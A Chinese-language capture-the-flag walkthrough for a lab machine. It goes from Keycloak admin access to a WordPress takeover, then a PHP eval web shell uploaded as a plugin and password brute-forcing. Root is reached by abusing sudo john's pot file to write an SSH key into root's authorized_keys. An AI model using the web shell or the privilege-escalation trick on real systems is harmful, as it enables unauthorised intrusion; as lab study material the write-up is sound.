# Oauth 靶场渗透

这是一个群友靶机，源于**maze-sec.com**
得开嵌套虚拟化啊！和 WSL 用户冲突了说是


## flag1

### 信息收集


fscan 发现开放 80 端口和 8080 端口

```
D:\ST\fscan>fscan-windows.exe -h 10.158.190.46


   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.3
start infoscan
10.158.190.46:22 open
10.158.190.46:80 open
10.158.190.46:8080 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://10.158.190.46      code:301 len:342
title:301 Moved Permanently 跳转url: http://oauth.dsz/
[*] WebTitle http://10.158.190.46:8080 code:302 len:0
title:None 跳转url: http://10.158.190.46:8080/admin/
[*] WebTitle http://10.158.190.46:8080/admin/master/console/
code:200 len:3216   title:Keycloak Administration Console
已完成 3/3
```

直接访问 80 端口直接重定向到 **oauth.dsz** 域名
作为一个取证手，多年服务器经验告诉我得去 **hosts** 文件加一个解析
`C:\Windows\System32\drivers\etc\hosts`
**10.158.190.46 oauth.dsz** 加在末尾即可，再次访问即可发现可以成功看到博客





标题为**Admin@123**，作为密码备选





是一个 wordpress 博客，尝试登录后台


## 登录 WordPress 后台




发现除了密码登录，还可以利用Keycloak
恰好 8080 端口是一个keycloak服务，admin/Admin@123
用这个可以先登上去





这里可以切换到**wordpress-site**




wordpress 管理员用户应该是 sublarge

在**keycloak**这里我们可以控制他的相关认证信息




重置密码后，再回到wp-admin登录界面，选中**Login with Keycloak**

用户名是sublarge，密码是刚刚重置的，即可成功进入 wordpress 管理后台

这里通过上传恶意插件来 getshell

创建一个最简单的 shell.php

```
<?php
/**
 * Plugin Name: Shell
 * Version: 1.0
 */
@eval($_POST['pass']);
?>
```

这里必须要带上前面的注释，旨在告诉 WordPress 这是一个插件

然后放在一个文件夹下，再将文件夹进行 zip 打包

大致目录结构是这样

```
shell.zip
    --->shell
        --->shell.php
```

这样 WordPress 才会正常识别

安装成功以后就可以直接用蚁剑去连接了

路径如下：`http://oauth.dsz/wp-content/plugins/shell/shell.php`

```
(apache:/var/www/localhost/htdocs/wordpress/wp-content/plugins/shell) $ id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
(apache:/var/www/localhost/htdocs/wordpress/wp-content/plugins/shell) $
```

可以弹个 shell 回来

```
Oauth:/var/www/localhost/htdocs/wordpress/wp-content/plugins/shell$ cat /home/keycloak/user.txt
flag{user-dd5c07036f2975ff4bce568b6511d3bc}
```

## flag2


```
Oauth:/var/www/localhost/htdocs/wordpress/wp-content/plugins/shell$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for apache:
sudo: a password is required
Oauth:/var/www/localhost/htdocs/wordpress/wp-content/plugins/shell$ find / -user root -perm -4000 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
```

弹回来的 shell 提权入口比较窄，只能先想办法 `su keycloak`

在 `/home/keycloak` 目录下还有一个隐藏文件 ...

```
Oauth:/home/keycloak$ cat ...
Don't just crack user.txt; use John’s --rules to expand your
horizons.
```

一开始没太懂什么意思，后来给了 hint，说是 user 的 flag 可以爆破




Amazing！再结合上面隐藏文件的提示，利用 john 的 single 模式生成一系列字典

字典就以**keycloak**原型

`john --wordlist=users.txt --rules=single --stdout > ssh.txt`

然后用**subrute.sh**爆破

`./subrute.sh keycloak ssh.txt`

```
Terminated
[*] Progress: [576/897] !keycloak!
[+] FOUND ⇒ ;tib'[d;
Killed                    ./subrute.sh keycloak ssh.txt
Oauth:/var/www/localhost/htdocs/wordpress/wp-content/plugins/shell$ Terminated
Terminated
Terminated
```

密码是 `;tib'[d;`，神了

## 提权

```
keycloak@Oauth:~$ sudo -l
Matching Defaults entries for keycloak on Oauth:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin

Runas and Command-specific defaults for keycloak:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR
VISUAL"
```

```
User keycloak may run the following commands on Oauth:
    (ALL) NOPASSWD: /usr/bin/john
```

应该是用 john 来提权，先试试文件读取

`sudo john --wordlist=/任意文件 --stdout`

PS：一般root的flag都是放在`/root/root.txt`下，但是回显不存在这个文件或目录

应该是被作者改名了，只能通过拿 shell 来获取

```
keycloak@Oauth:~$ sudo john --
wordlist=/root/.ssh/authorized_keys --stdout
Created directory: /root/.john
Using default input encoding: UTF-8
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFNvUvRHgcoIp2ktbuvT4jwJr5twmY2j7wZX7eVJ
2DUu root@kali
1p 0:00:00:00 100.00% (2026-05-30 10:27) 16.66p/s ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFNvUvRHgcoIp2ktbuvT4jwJr5twmY2j7wZX7eVJ
2DUu root@kali
```

还存在一个 ssh 公钥，可以想办法往里面写入我们的公钥，然后私钥连接

## John the Ripper 的任意文件写入（pot 文件机制）

思路

```
john 破解成功后会将结果追加写入 --pot=FILE 指定的文件，写入格式为：
<hash>:<plaintext>
当配合 --field-separator-char=$'\n'（换行符作为字段分隔符）时，pot
文件写入的是两行：
<hash>
<plaintext>
这意味着可以向任意 root 可写文件追加两行内容。
```

什么是 pot 文件

```
john 破解成功后，会把结果保存到 pot 文件（默认 ~/.john/john.pot），
格式为：
$hash$:明文密码
$0$ssh-ed25519 AAAA...:password123
```

创建哈希文件

```
echo '$0$ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAJ55nyYAXf7sRBL4RqvhCRiXYulpcBC9sb2Ibys
yc8V uiki' > /tmp/keyhash.txt
```

创建字典文件

```
echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAJ55nyYAXf7sRBL4RqvhCRiXYulpcBC9sb2Ibys
yc8V uiki' > /tmp/keyword.txt
```

写入公钥

```
sudo john \
  --format=plaintext \
  --field-separator-char=$'\n' \
  --wordlist=/tmp/keyword.txt \
  --pot=/root/.ssh/authorized_keys \
  /tmp/keyhash.txt
```

验证

```
keycloak@Oauth:/tmp$ sudo john --
wordlist=/root/.ssh/authorized_keys --stdout
Using default input encoding: UTF-8
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFNvUvRHgcoIp2ktbuvT4jwJr5twmY2j7wZX7eVJ
2DUu root@kali
$0$ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAJ55nyYAXf7sRBL4RqvhCRiXYulpcBC9sb2Ibys
yc8V uiki
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAJ55nyYAXf7sRBL4RqvhCRiXYulpcBC9sb2Ibys
yc8V uiki
3p 0:00:00:00 100.00% (2026-05-30 10:38) 100.0p/s ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIAJ55nyYAXf7sRBL4RqvhCRiXYulpcBC9sb2Ibys
yc8V uiki
```

成功写入，接下来用私钥进行 ssh 连接即可

```
root@0auth:~# ls
root@0auth:~# ls -al
total 20
drwx------    4 root     root          4096 May 30 10:27 .
drwxr-xr-x   21 root     root          4096 May 20 19:23 ..
lrwxrwxrwx    1 root     root             9 Feb 25 17:00 .bash_history -> /dev/null
drwx------    2 root     root          4096 May 30 10:38 .john
-rw-r--r--    1 root     root            44 Mar  8 15:21 .rrrooooooooooooot.txt
drwx------    2 root     root          4096 May 20 19:23 .ssh
root@0auth:~# cat .rrrooooooooooooot.txt
flag{root-a00d5b7f3a0a1108dd975a1d0c3fc2fc}
```